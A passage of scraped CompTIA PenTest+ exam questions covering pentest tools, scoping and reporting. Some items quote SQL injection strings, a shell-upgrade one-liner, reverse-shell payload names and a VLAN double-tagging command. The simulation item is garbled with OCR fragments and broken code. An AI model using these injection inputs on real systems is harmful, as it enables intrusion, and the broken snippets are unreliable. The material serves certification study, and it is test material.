B. Exploit the local DNS server and add/update the zone records with a spoofed A record.

C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.

D. Proxy HTTP connections from the target host to that of the spoofed host.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 149

Topic #: 1

[All PT0-002 Questions]

Which of the following types of information would MOST likely be included in an application security assessment report addressed to developers? (Choose two.)

A. Use of non-optimized sort functions

B. Poor input sanitization

C. Null pointer dereferences

D. Non-compliance with code style guide

E. Use of deprecated Javadoc tags

F. A cydomatic complexity score of 3

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 150

Topic #: 1

[All PT0-002 Questions]

A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

A. Hydra

B. John the Ripper

C. Cain and Abel

D. Medusa

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 151

Topic #: 1

[All PT0-002 Questions]

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

✑ The following request was intercepted going to the network device:

GET /login HTTP/1.1 -

Host: 10.50.100.16 -

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0)

Gecko/20100101 Firefox/31.0 -

Accept-Language: en-US,en;q=0.5 -

Connection: keep-alive -

Authorization: Basic WU9VUilOQU1FOnNIY3JIdHBhc3N3b3jk

✑ Network management interfaces are available on the production network.

✑ An Nmap scan retuned the following:

Port State Service Version

22/tcp open ssh Cisco SSH 1.25 (protocol 2.0

80/tcp open http Cisco IOS http config

|_https-title: Did not follow redirect to https://10.50.100.16

443/tcp open https Cisco IOS https config

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.

B. Disable or upgrade SSH daemon.

C. Disable HTTP/301 redirect configuration.

D. Create an out-of-band network for management.

E. Implement a better method for authentication.

F. Eliminate network management and control interfaces.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 152

Topic #: 1

[All PT0-002 Questions]

A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

A. Remove the logs from the server.

B. Restore the server backup.

C. Disable the running services.

D. Remove any tools or scripts that were installed.

E. Delete any created credentials.

F. Reboot the target server.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 153

Topic #: 1

[All PT0-002 Questions]

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig:

...

;; ANSWER SECTION

comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186. comptia.org. 3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.

Which of the following potential issues can the penetration tester identify based on this output?

A. At least one of the records is out of scope.

B. There is a duplicate MX record.

C. The NS record is not within the appropriate domain.

D. The SOA records outside the comptia.org domain.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 154

Topic #: 1

[All PT0-002 Questions]

A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

A. tcpdump

B. Snort

C. Nmap

D. Netstat

E. Fuzzer

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 155

Topic #: 1

[All PT0-002 Questions]

Deconfliction is necessary when the penetration test:

A. determines that proprietary information is being stored in cleartext.

B. occurs during the monthly vulnerability scanning.

C. uncovers indicators of prior compromise over the course of the assessment.

D. proceeds in parallel with a criminal digital forensic investigation.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 156

Topic #: 1

[All PT0-002 Questions]

A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

A. Hashcat

B. Mimikatz

C. Patator

D. John the Ripper

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 157

Topic #: 1

[All PT0-002 Questions]

PCI DSS requires which of the following as part of the penetration-testing process?

A. The penetration tester must have cybersecurity certifications.

B. The network must be segmented.

C. Only externally facing systems should be tested.

D. The assessment must be performed during non-working hours.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 158

Topic #: 1

[All PT0-002 Questions]

A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

A. The penetration tester conducts a retest.

B. The penetration tester deletes all scripts from the client machines.

C. The client applies patches to the systems.

D. The client clears system logs generated during the test.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 159

Topic #: 1

[All PT0-002 Questions]

A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?

A. nmap -sn 192.168.0.1/16

B. nmap -sn 192.168.0.1-254

C. nmap -sn 192.168.0.1 192.168.0.1.254

D. nmap -sN 192.168.0.0/24

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 160

Topic #: 1

[All PT0-002 Questions]

A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

A. Steganography

B. Metadata removal

C. Encryption

D. Encode64

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 161

Topic #: 1

[All PT0-002 Questions]

A penetration tester received a 16-bit network block that was scoped for an assessment. During the assessment, the tester realized no hosts were active in the provided block of IPs and reported this to the company. The company then provided an updated block of IPs to the tester. Which of the following would be the most appropriate NEXT step?

A. Terminate the contract.

B. Update the ROE with new signatures.

C. Scan the 8-bit block to map additional missed hosts.

D. Continue the assessment.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 162

Topic #: 1

[All PT0-002 Questions]

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

A. Add a dependency checker into the tool chain.

B. Perform routine static and dynamic analysis of committed code.

C. Validate API security settings before deployment.

D. Perform fuzz testing of compiled binaries.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 163

Topic #: 1

[All PT0-002 Questions]

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

A. Pick a lock.

B. Disable the cameras remotely.

C. Impersonate a package delivery worker.

D. Send a phishing email.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 164

Topic #: 1

[All PT0-002 Questions]

A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

A. Key reinstallation

B. Deauthentication

C. Evil twin

D. Replay

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 165

Topic #: 1

[All PT0-002 Questions]

A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dotlq(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

A. DNS cache poisoning

B. MAC spoofing

C. ARP poisoning

D. Double-tagging attack

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 166

Topic #: 1

[All PT0-002 Questions]

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence.

Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. MX records

B. Zone transfers

C. DNS forward and reverse lookups

D. Internet search engines

E. Externally facing open ports

F. Shodan results

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 167

Topic #: 1

[All PT0-002 Questions]

The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?

A. nmap -sn -n -exclude 10.1.1.15 10.1.1.0/24 -oA target_txt

B. nmap -iR 10 -n -oX out.xml | grep "Nmap" | cut -d "" -f5 > live-hosts.txt

C. nmap -Pn -sV -O -iL target.txt -oA target_text_Service

D. nmap -sS -Pn -n -iL target.txt -oA target_txtl

Show Suggested Answer

Actual exam question from CompTIA's PT0-002
Question #: 168
Topic #: 1
[All PT0-002 Questions]

SIMULATION -
Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

- -Pn
- -sV
- -p 1-1023
- 192.168.2.1-100
- nmap
- nc
- --top-ports=100
- --top-ports=1000
- hping
- -sL
- -sU
- -O
- 192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

- ports – [21, 22]
- {:ports => 21:ports => 22}
- #!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```


- export $PORTS = 21,22
- #!/usr/bin/ruby
- #!/usr/bin/bash
- for port in ports:


immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```





Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 169

Topic #: 1

[All PT0-002 Questions]

A customer adds a requirement to the scope of a penetration test that states activities can only occur during normal business hours. Which of the following BEST describes why this would be necessary?

A. To meet PCI DSS testing requirements

B. For testing of the customer's SLA with the ISP

C. Because of concerns regarding bandwidth limitations

D. To ensure someone is available if something goes wrong

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 170

Topic #: 1

[All PT0-002 Questions]

An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

A. nmap -sA 192.168.0.1/24

B. nmap -sS 192.168.0.1/24

C. nmap -oG 192.168.0.1/24

D. nmap 192.168.0.1/24

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 171

Topic #: 1

[All PT0-002 Questions]

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

A. Deny that the vulnerability existed

B. Investigate the penetration tester.

C. Accept that the client was right.

D. Fire the penetration tester.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 172

Topic #: 1

[All PT0-002 Questions]

A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

A. Patch installations

B. Successful exploits

C. Application failures

D. Bandwidth limitations

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 173

Topic #: 1

[All PT0-002 Questions]

A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the number of the service. Which of the following methods would BEST support validation of the possible findings?

A. Manually check the version number of the VoIP service against the CVE release.

B. Test with proof-of-concept code from an exploit database on a non-production system.

C. Review SIP traffic from an on-path position to look for indicators of compromise.

D. Execute an nmap -sV scan against the service.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 174

Topic #: 1

[All PT0-002 Questions]

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 10.2.1.22 )
Host is up (0.0102s latency).
Not shown: 998 filtered ports
Port              State             Service
80/tcp            open              http
|_http-title: 80F 22% RH 1009.1MB (text/html)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose
Running (JUST GUESSING): QEMU (95%)
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
```

Which of the following device types will MOST likely have a similar response?

A. Active Directory domain controller

B. IoT/embedded device

C. Exposed RDP

D. Print queue

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 175

Topic #: 1

[All PT0-002 Questions]

Which of the following are the MOST important items for prioritizing fixes that should be included in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding

B. The network location of the vulnerable device

C. The vulnerability identifier

D. The client acceptance form

E. The name of the person who found the flaw

F. The tool used to find the issue

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 176

Topic #: 1

[All PT0-002 Questions]

User credentials were captured from a database during an assessment and cracked using rainbow tables Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

A. MD5

B. bcrypt

C. SHA-1

D. PBKDF2

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 177

Topic #: 1

[All PT0-002 Questions]

A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

A. Cross-site request forgery

B. Server-side request forgery

C. Remote file inclusion

D. Local code inclusion

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 178

Topic #: 1

[All PT0-002 Questions]

A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

A. GDB

B. Burp Suite

C. SearchSpliot

D. Netcat

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 179

Topic #: 1

[All PT0-002 Questions]

Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

A. Scraping social media for personal details

B. Registering domain names that are similar to the target company's

C. Identifying technical contacts at the company

D. Crawling the company's website for company information

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 180

Topic #: 1

[All PT0-002 Questions]

A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

A. Default web configurations

B. Open web ports on a host

C. Supported HTTP methods

D. Listening web servers in a domain

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 181

Topic #: 1

[All PT0-002 Questions]

Given the following script:

```
Line 1  #!/usr/bin/python3
Line 2  from scapy.all import *
Line 3  a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4  b = sr1(a, verbose=0)
Line 5  for x in range(b[DNS].count):
Line 6      print(b[DNSRR][x].rdata
```

Which of the following BEST characterizes the function performed by lines 5 and 6?

A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10

B. Performs a single DNS query for www.comptia.org and prints the raw data output

C. Loops through variable b to count the results returned for the DNS query and prints that count to screen

D. Prints each DNS query result already stored in variable b

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 182

Topic #: 1

[All PT0-002 Questions]

A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

A. Prying the lock open on the records room

B. Climbing in an open window of the adjoining building

C. Presenting a false employee ID to the night guard

D. Obstructing the motion sensors in the hallway of the records room

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 183

Topic #: 1

[All PT0-002 Questions]

A penetration tester discovers during a recent test that an employee in the accounting department had been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to discourage this type of activity in the future?

A. Enforce mandatory employee vacations.

B. Implement multifactor authentication.

C. Install video surveillance equipment in the office.

D. Encrypt passwords for bank account information.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 184

Topic #: 1

[All PT0-002 Questions]

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

A. Configure wireless access to use a AAA server.

B. Use random MAC addresses on the penetration testing distribution.

C. Install a host-based firewall on the penetration testing distribution.

D. Connect to the penetration testing company's VPS using a VPN.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002
Question #: 185
Topic #: 1
[All PT0-002 Questions]

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions Is the penetration tester performing?

A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 186

Topic #: 1

[All PT0-002 Questions]

A penetration tester opened a shell on a laptop at a client's office but is unable to pivot because of restrictive ACLs on the wireless subnet. The tester is also aware that all laptop users have a hard-wired connection available at their desks. Which of the following is the BEST method available to pivot and gain additional access to the network?

A. Set up a captive portal with embedded malicious code.

B. Capture handshakes from wireless clients to crack.

C. Span deauthentication packets to the wireless clients.

D. Set up another access point and perform an evil twin attack.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 187

Topic #: 1

[All PT0-002 Questions]

A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

A. Segment the firewall from the cloud.

B. Scan the firewall for vulnerabilities.

C. Notify the client about the firewall.

D. Apply patches to the firewall.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 188

Topic #: 1

[All PT0-002 Questions]

A penetration tester is looking for vulnerabilities within a company's web application that are in scope. The penetration tester discovers a login page and enters the following string in a field:

1;SELECT Username, Password FROM Users;

Which of the following injection attacks is the penetration tester using?

A. Blind SQL

B. Boolean SQL

C. Stacked queries

D. Error-based

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 189

Topic #: 1

[All PT0-002 Questions]

Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

A. Dictionary

B. Directory

C. Symlink

D. Catalog

E. For-loop

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 190

Topic #: 1

[All PT0-002 Questions]

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

A. inurl:

B. link:

C. site:

D. intitle:

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 191

Topic #: 1

[All PT0-002 Questions]

A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

A. OWASP Top 10

B. MITRE ATT&CK framework

C. NIST Cybersecurity Framework

D. The Diamond Model of Intrusion Analysis

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 192

Topic #: 1

[All PT0-002 Questions]

During a web application test, a penetration tester was able to navigate to https://company.com and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

A. The SSL certificates were invalid.

B. The tester IP was blocked.

C. The scanner crashed the system.

D. The web page was not found.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 193

Topic #: 1

[All PT0-002 Questions]

A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:

x' OR role LIKE '%admin%

Which of the following should be recommended to remediate this vulnerability?

A. Multifactor authentication

B. Encrypted communications

C. Secure software development life cycle

D. Parameterized queries

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 194

Topic #: 1

[All PT0-002 Questions]

The following output is from reconnaissance on a public-facing banking website:

```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

A. A birthday attack on 64-bit ciphers (Sweet32)

B. An attack that breaks RC4 encryption

C. An attack on a session ticket extension (Ticketbleed)

D. A Heartbleed attack

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 195

Topic #: 1

[All PT0-002 Questions]

Which of the following documents is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables?

A. SOW

B. SLA

C. MSA

D. NDA

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 196

Topic #: 1

[All PT0-002 Questions]

In Python socket programming, SOCK_DGRAM type is:

A. reliable.

B. matrixed.

C. connectionless.

D. slower.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 197

Topic #: 1

[All PT0-002 Questions]

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

A. Executive summary

B. Remediation

C. Methodology

D. Metrics and measures

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 198

Topic #: 1

[All PT0-002 Questions]

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx   1 root     root         915 Mar   6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

A. Change the file permissions.

B. Use privilege escalation.

C. Cover tracks.

D. Start a reverse shell.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 199

Topic #: 1

[All PT0-002 Questions]

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

A. An unknown-environment assessment

B. A known-environment assessment

C. A red-team assessment

D. A compliance-based assessment

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 200

Topic #: 1

[All PT0-002 Questions]

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

A. The tester had the situational awareness to stop the transfer.

B. The tester found evidence of prior compromise within the data set.

C. The tester completed the assigned part of the assessment workflow.

D. The tester reached the end of the assessment time frame.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 201

Topic #: 1

[All PT0-002 Questions]

A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

A. windows/x64/meterpreter/reverse_tcp

B. windows/x64/meterpreter/reverse_http

C. windows/x64/shell_reverse_tcp

D. windows/x64/powershell_reverse_tcp

E. windows/x64/meterpreter/reverse_https

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 202

Topic #: 1

[All PT0-002 Questions]

A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

A. Situational awareness

B. Rescheduling

C. DDoS defense

D. Deconfliction

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 203

Topic #: 1

[All PT0-002 Questions]

Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

A. Exploit-DB

B. Metasploit

C. Shodan

D. Retina

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 204

Topic #: 1

[All PT0-002 Questions]

A penetration tester gives the following command to a systems administrator to execute on one of the target servers:

rm -f /var/www/html/G679h32gYu.php

Which of the following BEST explains why the penetration tester wants this command executed?

A. To trick the systems administrator into installing a rootkit

B. To close down a reverse shell

C. To remove a web shell after the penetration test

D. To delete credentials the tester created

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 205

Topic #: 1

[All PT0-002 Questions]

The following PowerShell snippet was extracted from a log of an attacker machine:

```
1. $net="192.168.1."
2. $setipaddress ="192.168.2."
3. function Test-Password {
4. if (args[0] -eq 'Dummy12345') {
5.  return 1
6. }
7. else {
8. $cat = 22, 25, 80, 443
9.  return 0
10.  }
11. }
12. $cracked = 0
13. crackedpd = [ 192, 168, 1, 2]
14. $i =0
15. Do {
16.  $test = 'Dummy' + $i
17.  $cracked = Test - Password Test
18. $i++
19. $crackedp = ( 192, 168, 1, 1) + $cat
20. }
21. While($cracked -eq 0)
22. Write-Host " Password found : " Stest
23. $setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

A. Line 8

B. Line 13

C. Line 19

D. Line 20

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 206

Topic #: 1

[All PT0-002 Questions]

A company provided the following network scope for a penetration test:

- 169.137.1.0/24
- 221.10.1.0/24
- 149.14.1.0/24

A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

A. The company that requested the penetration test

B. The penetration testing company

C. The target host's owner

D. The penetration tester

E. The subcontractor supporting the test

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 207

Topic #: 1

[All PT0-002 Questions]

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: . Which of the following would be the best action for the tester to take NEXT with this information?

A. Create a custom password dictionary as preparation for password spray testing.

